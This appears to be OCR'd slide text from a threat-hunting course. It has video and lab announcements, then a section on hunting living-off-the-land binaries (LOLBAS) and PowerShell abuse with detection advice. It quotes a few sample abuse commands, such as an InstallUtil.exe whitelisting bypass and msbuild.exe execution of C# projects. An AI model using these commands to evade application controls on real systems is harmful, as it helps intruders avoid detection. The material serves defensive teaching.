


4.6.10 Video #7

Check out the video on **Creating Dashboards in ELK**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.11 Video #8

Check out the video on **ELK Hunting: Keylogger and Remote Threads**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.12 Video #9

Check out the video on **ELK Hunting: Macros**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.13 Video #10

Check out the video on **ELK Hunting: Mimikatz**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.14 Video #11

Check out the video on **ELK Hunting: Invoke Mimikatz**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.15 Hera Lab

Put what you've learned to practice with the **Hunting Responder** lab!

To ACCESS your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.



***NOTE: some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.**

Advanced Hunting

4.7.1 LOLBAS

Living off the land binaries and scripts (LOLBAS) is a term that describes Microsoft-signed, native to the OS files (or downloadable from Microsoft) that, in addition to their normal purpose, exhibit functionality which is useful to an APT or Red Team.

Abusing LOLBAS increases attackers' chances of evading detection and bypassing white listing solutions. Detection is hard, as LOLBAS activity blends in with normal activity.

4.7.1 LOLBAS

A continuously updated list with all known LOBAS files is maintained here. The list also provides descriptions, sample usage when invoked at the command line and proposed detection techniques.

Common functionalities of LOLBAS are:

- Execution
- Download
- Copy

https://lolbas-project.github.io/


4.7.1 LOLBAS

Some of the abuse examples include:

- Using certutil.exe to encode/decode files
- Using csc.exe to compile C# code
- Using print.exe to remote copy files
- Using msbuild.exe to run C# code

The next slide displays the information on Installutil.exe described in the LOLBAS project.

4.7.1 LOLBAS



.. / Installutil.exe

★ Star 1,309

AWL bypass | Execute

The Installer tool is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies

Acknowledgement:
Casey Smith - @subtee

Detection:

Execute

Execute the target .NET DLL or EXE.

```
InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll
```

Usecase:Use to execute code and bypass application whitelisting
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1118

https://lolbas-project.github.io/lolbas/Binaries/Installutil/

4.7.1 LOLBAS

Did you notice in the previous slide the reference to MITRE ATT&CK (T1118)? Many LOLBAS files (roughly half of them) directly map to a technique in the matrix. As such, we can use the matrix as a source of inspiration to review and understand the LOLBAS examples, eventually developing patterns that may indicate malicious behavior before we can hunt for them.

A description of an abusive example in the wild is available here.

https://securelist.com/using-legitimate-tools-to-hide-malicious-code/83074/

4.7.1 LOLBAS

The benefits of utilizing LOLBAS have become recognized to the point where they are incorporated in Offensive frameworks. One example is SILENTTRINITY, which utilizes “msbuild.exe” for its initial execution vector in the stager. Abuse examples below:

Execute

Build and execute a C# project stored in the target csproj file.

```
msbuild.exe project.csproj
```

AWL bypass

Build and execute a C# project stored in the target XML file.

```
msbuild.exe pshell.xml
```


https://github.com/byt3bl33d3r/SILENTTRINITY

4.7.1 LOLBAS

Because the list is continuously growing and not fully covered by frameworks such as the MITRE ATT&CK for example, you may have to simulate the attack yourself and identify a way to detect it, if no other resources are available. This is where the command line invocation in LOLBAS's description page can help you begin the journey into identifying detection for specific LOLBAS threats.

4.7.1 LOLBAS

When hunting for LOLBAS, our best source of information is the Process execution event log. The advanced auditing configuration (event id 4688) will be able to capture this event, as well as Sysmon (event id 1).

Due to the large number of LOLBAS files and their natural usage, a high volume of log data is expected; therefore it is required to reduce the data (based on certain properties, such as certain parameters being passed as command line arguments) and then triage it.


4.7.1 LOLBAS

Generally, looking for filename alone as an indicator of LOLBAS abuse is a bad approach, because copying or renaming the file to a different name will bypass your hunting technique.

4.7.1 LOLBAS

One approach could be to check the file hash to detect that the file is in fact the legitimate Windows one, though different versions might cause trouble since the hashes will be different. Hashes are prone to easy bypass as any changes to the file will again make this technique obsolete. Another approach is to look at the description of the process – it remains as the original regardless of its name. An example is shown on the next slide.

4.7.1 LOLBAS



4.7.1 LOLBAS

Another important thing to keep track of is the Parent process ID. The next slide shows a picture of “hh.exe”, which eventually starts “cmd.exe” indirectly with malicious arguments.

4.7.1 LOLBAS




Image Source:
https://twitter.com/SBousseaden/status/1154516675787657223

4.7.1 LOLBAS

Good resources for inspiration on detecting LOLBAS are provided in the following slides from the presentation of “Casey Smith and Ross Wolf” at BlackHat-US19 and the following paper from Symantec on “Living off the land” with practical examples of abuse.

https://i.blackhat.com/USA-19/Thursday/us-19-Smith-Fantastic-Red-Team-Attacks-And-How-To-Find-Them.pdf

https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

4.7.1 LOLBAS

Finally, we could utilize our hunts to looks for quick execution of known suspicious commands, which may indicate activity of internal recon, such as the ones listed by MITRE here.

https://car.mitre.org/analytics/CAR-2013-04-002/

4.7.2 (Unmanaged) PowerShell

Over the past few years, PowerShell shifted from an administrative tool to a program that possess a serious risk of compromise to users, as adversaries see it not only as a way to avoid detection by injecting their malicious code in memory, but also as a way to bypass restrictions and white-listing, as PowerShell is a legitimate Windows program.

4.7.2 (Unmanaged) PowerShell

In response to the high abuse and with the release of PowerShell version 5, Microsoft, in the blog post PowerShell ❤ the Blue Team, released even better enhancements to the logging capability, added Constrained language, and PowerShell scripts are submitted to AMSI – the antimalware interface.

https://devblogs.microsoft.com/powershell/powershell-the-blue-team/

4.7.2 (Unmanaged) PowerShell

Enhanced logging (Script block logging) is great when hunting for malicious commands, as it gives visibility into the script in a plain, de-obfuscated version of a it. Some useful techniques on hunting malicious commands are described in the Sigma project under the PowerShell section.

Additionally, FireEye released a great whitepaper on malicious use of PowerShell.

https://github.com/Neo23x0/sigma/tree/master/rules/windows/powershell
https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf

